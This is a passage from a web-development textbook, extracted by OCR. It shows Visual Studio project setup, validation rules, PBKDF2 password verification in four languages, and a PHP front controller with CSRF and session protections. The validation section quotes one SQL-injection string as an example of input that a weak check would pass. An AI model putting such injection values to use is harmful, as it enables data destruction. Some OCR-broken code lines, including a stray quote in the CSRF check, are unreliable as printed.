


Figure 10.30 Workloads: (1) *ASP.NET and web development* ticked, and in the installation details on the right the two options that Web Forms projects need, (2) *.NET Framework project and item templates* and (3) *Additional project templates (previous versions)*; (4) *Modify* applies the choice.

Visual Studio opens with its start window (**Figure 10.31**). **Create a new project** leads to the template list, where **ASP.NET Core Web App (Razor Pages)** is the same template as `dotnet new webapp` (**Figure 10.32**). Name the project (**Figure 10.33**), choose the framework version and the options (**Figure 10.34**) and Visual Studio creates the project and shows it in Solution Explorer (**Figure 10.35**): `wwwroot`, `Pages`, `appsettings.json` and `Program.cs`, exactly the files `dotnet new` made.




Figure 10.31 Visual Studio's start window: (1) open a recent project, (2) clone a repository, (3) open a project or solution, (4) open a local folder, or (5) create a new project.




Figure 10.32 Create a new project, with *ASP.NET Core Web App (Razor Pages)* selected (1). Its tags (2) — C#, Linux, macOS, Windows, Cloud, Service, Web — say where the result can run; *Next* (3) continues.




Figure 10.33 Configure your new project: (1) name, (2) location, (3) solution and project in the same directory, and (4) the folder that will be created. Microsoft's tutorial insists on the name `RazorPagesMovie` only so that its copied code finds matching namespaces.




Figure 10.34 Additional information: (1) the framework version — here .NET 9; with Visual Studio 2026 choose .NET 10 — (2) the authentication type, (3) *Configure for HTTPS*, which is the opposite of `--no-https`, and (4) *Do not use top-level statements*, which would bring back the older `Program.cs` of **Listing 10.4**.




Figure 10.35 Solution Explorer for the new project: (1) dependencies, (2) `wwwroot`, (3) `Pages` and (4) `Program.cs`, beside connected services, launch properties and `appsettings.json`.

Ctrl+F5 runs the project without the debugger. If the project was configured for HTTPS, the first run asks two questions (**Figure 10.36**, **Figure 10.37**): whether to trust the development certificate that was just generated, and — from Windows itself — whether to install it as a trusted root. Answer *Yes* on your own development machine only: the certificate claims to be `localhost` and is trusted only there.

Figure 10.36 Visual Studio offering (1) to trust the self-signed certificate it generated for local HTTPS; *Yes* (2) accepts.

Figure 10.37 Windows' own security warning before a root certificate is installed: (1) the name it claims, `localhost`; (2) the thumbprint that identifies the certificate; (3) the warning, which is right to be alarming, because a trusted root can vouch for any site.

Visual Studio then starts the application and opens the browser at `localhost` with a port chosen at random when the project was created. Nothing about that is special: it is the same Kestrel of **Listing 10.9**, started by a button instead of a command.

10.3.7 The same three servers without Windows

Everything in this section has a cross-platform equivalent, and this chapter's code uses those, because they are what a reader on any machine can run. PHP has a built-in development server (`php -S`), so no Apache is needed to try the PHP build. Tomcat 11 is a zip file that runs wherever Java runs. ASP.NET Core runs on Kestrel on Windows, macOS and Linux, with IIS as one option for hosting on Windows. And Flask runs anywhere Python does. Section 10.12 returns to Apache, Tomcat, IIS and gunicorn when the question is not "how do I try it?" but "how do I put it on a server?".

10.4 The Parts Every Build Shares

10.4.1 The database, and what each build reads of it

All five builds use four tables of the Laundry schema of Chapter 5 and write to two of them. They read `Employee` to log in, `Customer` to search, `Service` for the price list, `Bill` with its joins for the bill page, and `Outlet` for the outlet's name; they write one row into `Bill` and one into `StatusLog` for every new bill. The schema's own rules — `CHECK` constraints on lengths and allowed values, foreign keys, the format of dates — stay in force underneath, so a bug in any build that tried to store a bill for a customer who does not exist would be stopped by the database even if the build's own check were missing. That is defense in depth: the application checks so that it can give the person a friendly message; the database checks so that no mistake anywhere can corrupt the data.

By default every build uses SQLite, the database that lives in one file and needs no server, so that the code runs on any machine with no setup. Each build can use MySQL or MariaDB instead by changing one setting — a PDO DSN, a JDBC URL, an ADO.NET connection string, a Python driver — because the SQL they send is written to run unchanged on both.

10.4.2 The rules, in one file per language

The rules of Section 10.2.1 are the same four functions in every build. **Listing 10.11** is the Python spelling; the other three are line-for-line translations in `php/src/rules.php`, `java/common/src/laundry/core/Rules.java` and `aspnet/Rules.cs`.

Listing 10.11 `python/rules.py`: the role of an employee, the checks on a new bill, and rupiah formatting. It imports nothing from Flask and runs no SQL itself; `store` is passed in.

```
"""The shop's rules, with no web and no SQL in them: the same rules in all five
versions."""
import re

RACK = re.compile(r"[ABC](0[1-9]|1[0-9]|20)")      # A01 ... C20
CUSTOMER_ID = re.compile(r"C[0-9]{4}")
UNITS = re.compile(r"[0-9]{1,3}")                    # ASCII digits only, at most 3 of them


def role(employee):
    """Owner, supervisor, cashier or washer, worked out from the Employee row."""
    if employee["spv_id"] is None:
        return "owner"
    if employee["supervises"]:
        return "supervisor"
    return "cashier" if employee["section"] == "transaction" else "washer"


def validate_bill(form, store):
    """Return (values, errors). An empty errors dict means the bill may be stored."""
    values = {
        "customer": form.get("customer", "").strip().upper(),
        "service": form.get("service", "").strip(),
        "units": form.get("units", "").strip(),
        "rack": form.get("rack", "").strip().upper(),
    }
    errors = {}
    if not CUSTOMER_ID.fullmatch(values["customer"]):
        errors["customer"] = "A customer id looks like C0001."
    elif not store.customer_exists(values["customer"]):
        errors["customer"] = "No customer with id %s." % values["customer"]
    if values["service"] not in {s["id"] for s in store.services()}:
        errors["service"] = "Choose a service from the list."
    if not (UNITS.fullmatch(values["units"]) and 1 <= int(values["units"]) <= 100):
        errors["units"] = "Units must be a whole number from 1 to 100."
    if not RACK.fullmatch(values["rack"]):
        errors["rack"] = "A rack looks like A01 (rows A to C, 01 to 20)."
    return values, errors


def rupiah(amount):
    """36000 -> 'Rp 36.000' (Indonesian thousands separator)."""
    return "Rp " + format(int(amount), ",").replace(",", ".")
```

Four details in **Listing 10.11** deserve a sentence each, because each one is a bug in somebody's program.

`fullmatch`, not `match`: a pattern must match the *whole* text, or `C0001; DROP TABLE` would pass a check that looks at the beginning only. The PHP version gets the same effect with `^…$` and the `D` modifier, without which `$` also matches before a final newline — PHP's regular expressions have that surprise, and `A05\n` would pass.

`[0-9]`, not `\d`, for the units. In Python 3 `\d` matches any Unicode digit, including Arabic-Indic and Devanagari digits, and `int()` would then happily convert them; the shop's form should accept only the ten digits on its keyboard.

The unit check tests the *text* first and converts second. `int("0.5")` raises an error, `int(" 3 ")` does not, and `float("1e2")` is a hundred: a check that converts first inherits every one of those surprises.

`validate_bill` returns the cleaned values as well as the errors, so that the form can be shown again with what the employee typed, and so that the code that stores the bill uses the cleaned values and never the raw form.

10.4.3 Passwords: one hash format, four implementations

Every employee row holds a `password_hash` such as

```
pbkdf2_sha256$600000$HIZhQyZ0LipVjvDT273tEg==$5tOZ…
```

The four fields, separated by `$`, are the algorithm (PBKDF2 with HMAC-SHA-256), the number of iterations, the *salt* — sixteen random bytes, different for every employee, written in Base64 — and the result, 32 bytes, also in Base64. To check a password, a program takes the password the person typed, the salt and the iteration count from the stored value, runs PBKDF2 again, and compares the result with the stored one.

The iterations are the point. One SHA-256 computation takes well under a microsecond; PBKDF2 repeats it, here 600,000 times, so that one check takes a noticeable fraction of a second. A person logging in waits that fraction once. Somebody who has stolen the database and wants to try a list of a billion likely passwords against one hash must pay it a billion times. If a machine can compute R single hashes per second and the stored hash uses n iterations, the number of password guesses it can test per second is roughly

$$G = \frac{R}{n} \tag{10.2}$$

With $n = 600000$, Equation (10.2) divides the attacker's speed by six hundred thousand, and the salt makes sure that the work must be redone for every employee separately instead of once for all. In this book's build machine one login took between 0.16 and 0.24 seconds in the four running builds, most of it this computation — a price nobody at the counter notices.

The same format is verified in four languages. Put the four next to one another and notice how little differs.

Listing 10.12 `verify_password` in PHP: `hash_pbkdf2` with `true` for raw bytes, and `hash_equals` for the comparison.

```
/** PBKDF2 hashes in the Profitina Laundry format: pbkdf2_sha256$iterations$salt$hash */
function verify_password(string $password, string $stored): bool
{
    $parts = explode('$', $stored);
    if (count($parts) !== 4 || $parts[0] !== 'pbkdf2_sha256') {
        return false;
    }
    $salt = base64_decode($parts[2], true);
    $expected = base64_decode($parts[3], true);
    if ($salt === false || $expected === false) {
        return false;
    }
    $key = hash_pbkdf2('sha256', $password, $salt, (int) $parts[1], strlen($expected),
true);
    return hash_equals($expected, $key);                            // constant-time
comparison
}
```

Listing 10.13 `Passwords.java`: the JDK's `PBKDF2WithHmacSHA256` key factory; the key length is given in bits, hence `* 8`.

```
package laundry.core;

import java.security.MessageDigest;
import java.util.Base64;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/** PBKDF2 hashes in the Profitina Laundry format: pbkdf2_sha256$iterations$salt$hash */
public final class Passwords {
    private Passwords() { }

    public static boolean verify(String password, String stored) {
        try {
            String[] p = stored.split("\\$");
            if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) {
                return false;
            }
            byte[] salt = Base64.getDecoder().decode(p[2]);
            byte[] expected = Base64.getDecoder().decode(p[3]);
            PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt,
                    Integer.parseInt(p[1]), expected.length * 8);
            byte[] key = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256")
                    .generateSecret(spec).getEncoded();
            return MessageDigest.isEqual(key, expected);            // constant-time
comparison
        } catch (Exception e) {                                      // malformed hash: no
match
            return false;
        }
    }
}
```

Listing 10.14 `VerifyPassword` in C#: `Rfc2898DeriveBytes.Pbkdf2`, whose odd name comes from RFC 2898, the standard that defined PBKDF2.

```
    /// <summary>PBKDF2 hashes in the Profitina Laundry format:
pbkdf2_sha256$iterations$salt$hash</summary>
    public static bool VerifyPassword(string password, string stored)
    {
        var p = stored.Split('$');
        if (p.Length != 4 || p[0] != "pbkdf2_sha256") return false;
        try
        {
            byte[] salt = Convert.FromBase64String(p[2]);
            byte[] expected = Convert.FromBase64String(p[3]);
            byte[] key = Rfc2898DeriveBytes.Pbkdf2(Encoding.UTF8.GetBytes(password), salt,
                int.Parse(p[1], CultureInfo.InvariantCulture), HashAlgorithmName.SHA256,
expected.Length);
            return CryptographicOperations.FixedTimeEquals(key, expected);   // constant
time
        }
        catch (FormatException)
        {
            return false;
        }
    }
```

Listing 10.15 `verify_password` in Python: `hashlib.pbkdf2_hmac` from the standard library.

```
def verify_password(password: str, stored: str) -> bool:
    try:
        algorithm, iterations, salt_b64, hash_b64 = stored.split("$")
        if algorithm != "pbkdf2_sha256":
            return False
        salt = base64.b64decode(salt_b64)
        expected = base64.b64decode(hash_b64)
        key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt,
                                  int(iterations), dklen=len(expected))
        return hmac.compare_digest(key, expected)      # constant-time comparison
    except (ValueError, AttributeError):
        return False
```

Every one of **Listing 10.12**, **Listing 10.13**, **Listing 10.14** and **Listing 10.15** does the same five things: split the stored value, decode the salt as *bytes* (not as text), run PBKDF2 with the stored iteration count, and compare in *constant time* — `hash_equals`, `MessageDigest.isEqual`, `CryptographicOperations.FixedTimeEquals`, `hmac.compare_digest`. An ordinary `==` stops at the first byte that differs, so it answers slightly faster for a wrong guess whose first bytes are wrong than for one whose first bytes are right; with enough measurements an attacker can use that difference. The constant-time functions always look at every byte. And every one of them answers `false`, never an exception, for a stored value that is malformed, so that a damaged row locks one account instead of crashing the login page.

> **WARNING.** None of the builds ever compares or stores a plain password, and none tells the visitor *which* of the two fields was wrong. “Wrong e-mail or password.” for both cases is deliberate: a login form that says “no such e-mail” tells a stranger which e-mail addresses belong to the shop’s staff. Indonesia’s Personal Data Protection Law, UU No. 27/2022 [5], makes protecting exactly this kind of data the business’s legal duty.

10.5 PHP 8 and PDO

Figure 10.38 is the map for this section and the four that follow it. Its columns are the six stages every request passes through in every build — a server accepts it, some checks run on every request, the address is turned into a piece of code, that code decides, data is read or written, a

view draws the answer — and its rows are the five builds. Keep it open; each section walks one row.




Figure 10.38 The life of one request in each of the five builds. The columns are the same six stages in every row; only the names in the boxes change.

10.5.1 The life of a PHP request: nothing survives

PHP's lifecycle has one property that shapes everything else: **each request starts from nothing**. When Apache (or PHP's built-in server, or PHP-FPM behind nginx) receives a request for this build, PHP starts running `public/index.php` from its first line with empty variables. It loads the other files, opens a database connection, reads the session from disk, produces the page, and then everything — every variable, every object, the connection — is thrown away. The next request, even from the same person a second later, starts from nothing again.

This is called a *shared-nothing* design, and it is the reason PHP is so forgiving. A mistake that corrupts a variable cannot affect the next visitor, because the next visitor gets fresh variables. It is also why PHP needs a session store on disk: anything that must survive between requests has to be put somewhere outside the program. The Java, C# and Python builds are the opposite — one long-running program that serves request after request — and Sections 10.6 to 10.9 will show what that buys and what it costs.

10.5.2 One door: the front controller

The classic PHP arrangement of Section 10.3.1 maps each address to a file: `/customers.php` runs `htdocs/customers.php`. It is simple, and it has three weaknesses. Every file must remember to start the session, check the login and check the anti-forgery token; forgetting once opens a hole. Addresses carry the `.php` extension, which is an implementation detail leaking into the URL. And every PHP file under the document root can be requested directly, including ones that were only meant to be included.

This build therefore uses a **front controller**: one file, `public/index.php`, through which every request enters, and a folder layout in which *only* `public/` is visible to the web server. The source code, the templates and the configuration sit beside `public/`, not in it, where no URL can reach them. **Listing 10.16** is the whole front controller.

Listing 10.16 `php/public/index.php`. Every request enters here: static files are handed back to the built-in server, the session starts, every POST is checked for its token, and the route table decides which function runs.

```
<?php
// The front controller: every request that is not a real file arrives here.
//   php -S 127.0.0.1:9001 -t public public/index.php      (PHP's built-in server)
//   Apache (XAMPP): public/.htaccess sends every other address here
declare(strict_types=1);

if (PHP_SAPI === 'cli-server'
        && is_file(__DIR__ . parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH))) {
    return false;                          // style.css, the logo: let the server send the
file
}

require __DIR__ . '/../src/Store.php';
require __DIR__ . '/../src/rules.php';
require __DIR__ . '/../src/web.php';
require __DIR__ . '/../src/pages.php';
$config = require __DIR__ . '/../config.php';

session_set_cookie_params(['httponly' => true, 'samesite' => 'Lax']);
session_start();

$method = $_SERVER['REQUEST_METHOD'];
if ($method === 'POST' && !hash_equals(csrf_token(), (string) ($_POST['csrf'] ?? '''))) {
    abort(403, 'The form has expired. Go back, reload the page and try again.');
}

// The route table: method, address pattern, function. The first match wins.
$routes = [
    ['GET',  '#^/$#',                   fn() => redirect('/customers')],
    ['GET',  '#^/login$#',              'login_form'],
    ['POST', '#^/login$#',              'login'],
    ['POST', '#^/logout$#',             'logout'],
    ['GET',  '#^/customers$#',          'customers'],
    ['GET',  '#^/bills/new$#',          'new_bill_form'],
    ['POST', '#^/bills/new$#',          'create_bill'],
    ['GET',  '#^/bills/([A-Za-z][0-9]{4})$#', 'show_bill'],
];

$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
foreach ($routes as [$verb, $pattern, $handler]) {
    if ($verb === $method && preg_match($pattern, $path, $m)) {
        $handler(...array_slice($m, 1));           // captured parts become arguments
    }
}
abort(404, 'There is no page at this address.');
```

Read **Listing 10.16** from top to bottom, because that is the order in which a request experiences it.

The first `if` is for PHP's built-in server only. That server, started with `php -S 127.0.0.1:9001 -t public public/index.php`, calls `index.php` for *every* request, including `/static/style.css`. Returning `false` tells it: "this one is a real file; send it yourself." Under Apache the same job is done by the `.htaccess` file of **Listing 10.17**, which sends to `index.php` every address that is not a real file.

Listing 10.17 `php/public/.htaccess` for Apache: requests for real files (`-f`) are served as they are; everything else is rewritten to `index.php`, keeping the query string (`QSA`).

```
# Apache (XAMPP): send every address that is not a real file to index.php.
RewriteEngine On
RewriteCond %{REQUEST_FILENAME} !-f
RewriteRule ^ index.php [QSA,L]
```

Then come the `require` lines, which load the four other source files, and `$config`, the settings. `session_set_cookie_params` makes the session cookie `HttpOnly` — invisible to JavaScript in the page, so that an injected script cannot steal it — and `SameSite=Lax`, so that the browser does not send it with a form posted from another site. `session_start()` reads the visitor's session from disk, or creates one.

The CSRF check comes next, before any page code. A *cross-site request forgery* is a form on some other website that posts to *our* address; the visitor's browser would send the session cookie with it, and the shop's server would believe the logged-in cashier had created a bill. The defense is a random token, stored in the session and put into every form as a hidden field: a forged form on another site cannot know it. `hash_equals` compares it in constant time, for the reason given in Section 10.4.3. Because this one check sits in the front controller, no page can forget it.

Last is the **route table**: a list of rows, each a method, a regular expression for the path, and the function to call. The loop tries them in order; the first row whose method and pattern both match wins, and whatever the pattern captured in parentheses — the bill id in `/bills/B2954` — is passed to the function as arguments. If nothing matches, the answer is 404. Note that `GET /bills/new` is listed before `GET /bills/(…)`: with patterns, order is meaning, and a pattern that would accept `new` as a bill id would hide the form if it came first. This one would not (it requires a letter and four digits), but the habit of listing specific routes first costs nothing.

10.5.3 The pages

Each function in `src/pages.php` (**Listing 10.18**) is one row of **Table 10.1**.

Listing 10.18 `php/src/pages.php`: one function per route. Each reads the request, asks the rules and the store, and ends by rendering a template, redirecting, or refusing.

```php
<?php
// One function per page. index.php decides which one runs.

function login_form(): never
{
    render('login', ['title' => 'Staff login', 'email' => '', 'error' => null]);
}

function login(): never
{
    $email = strtolower(trim($_POST['email'] ?? ''));
    $employee = store()->employeeByEmail($email);
    if ($employee === null || !$employee['password_hash']
            || !verify_password($_POST['password'] ?? '', $employee['password_hash'])) {
        render('login', ['title' => 'Staff login', 'email' => $email,
                         'error' => 'Wrong e-mail or password.'], 401);
    }
    session_regenerate_id(true);                        // a fresh session id for the new
login
    $_SESSION = ['user' => ['id' => $employee['id'], 'name' => $employee['name'],
                            'role' => role($employee), 'outlet' =>
$employee['Outlet_id']]];
    redirect('/customers');
}

function logout(): never
{
    $_SESSION = [];
    session_destroy();
    redirect('/login');
}

function customers(): never
{
    require_login();
    $q = trim($_GET['q'] ?? '');
    [$total, $rows] = store()->searchCustomers($q);
    render('customers', ['title' => 'Customers', 'q' => $q, 'total' => $total, 'rows' =>
$rows]);
}

function new_bill_form(): never
{
    may_create_bills(require_login());
    render('bill_new', ['title' => 'New bill', 'services' => store()->services(),
                        'values' => ['units' => '1'], 'errors' => []]);
}
```

Listing 10.18 (Continued) *php/src/pages.php: one function per route. Each reads the request, asks the rules and the store, and ends by rendering a template, redirecting, or refusing.*

```
function create_bill(): never
{
    $user = require_login();
    may_create_bills($user);
    [$values, $errors] = validate_bill($_POST, store());
    if ($errors) {
        render('bill_new', ['title' => 'New bill', 'services' => store()->services(),
                            'values' => $values, 'errors' => $errors], 422);
    }
    $id = store()->createBill($values['customer'], $values['service'], (int)
$values['units'],
                              $values['rack'], $user['id'], $user['outlet'], now());
    redirect("/bills/$id");
}

function show_bill(string $id): never
{
    require_login();
    $bill = store()->bill(strtoupper($id)) ?? abort(404, "There is no bill $id.");
    render('bill_show', ['title' => "Bill {$bill['id']}", 'bill' => $bill]);
}

function may_create_bills(array $user): void
{
    if ($user['role'] === 'washer') {
        abort(403, 'Washers do not take new bills.');
    }
}
```

Every function is declared `: never`. That PHP 8.1 return type promises that the function never returns normally — it always ends the request with `exit`, inside `render`, `redirect` or `abort`. It is what makes the front controller's loop safe: once a route matches, control never comes back to try the next one.

`login` shows three habits that every build shares. The e-mail is trimmed and lower-cased before it is looked up, because people type `Kasir1@…` on phones that capitalize the first letter. A failed login answers **401** with the form, not a redirect, so that the e-mail stays in the box and the password does not. And a successful login calls `session_regenerate_id(true)` before storing the user, which gives the session a new id and deletes the old file. Without that step an attacker who had planted a known session id in the victim's browser — *session fixation* — would find himself logged in as the victim the moment the victim logged in.

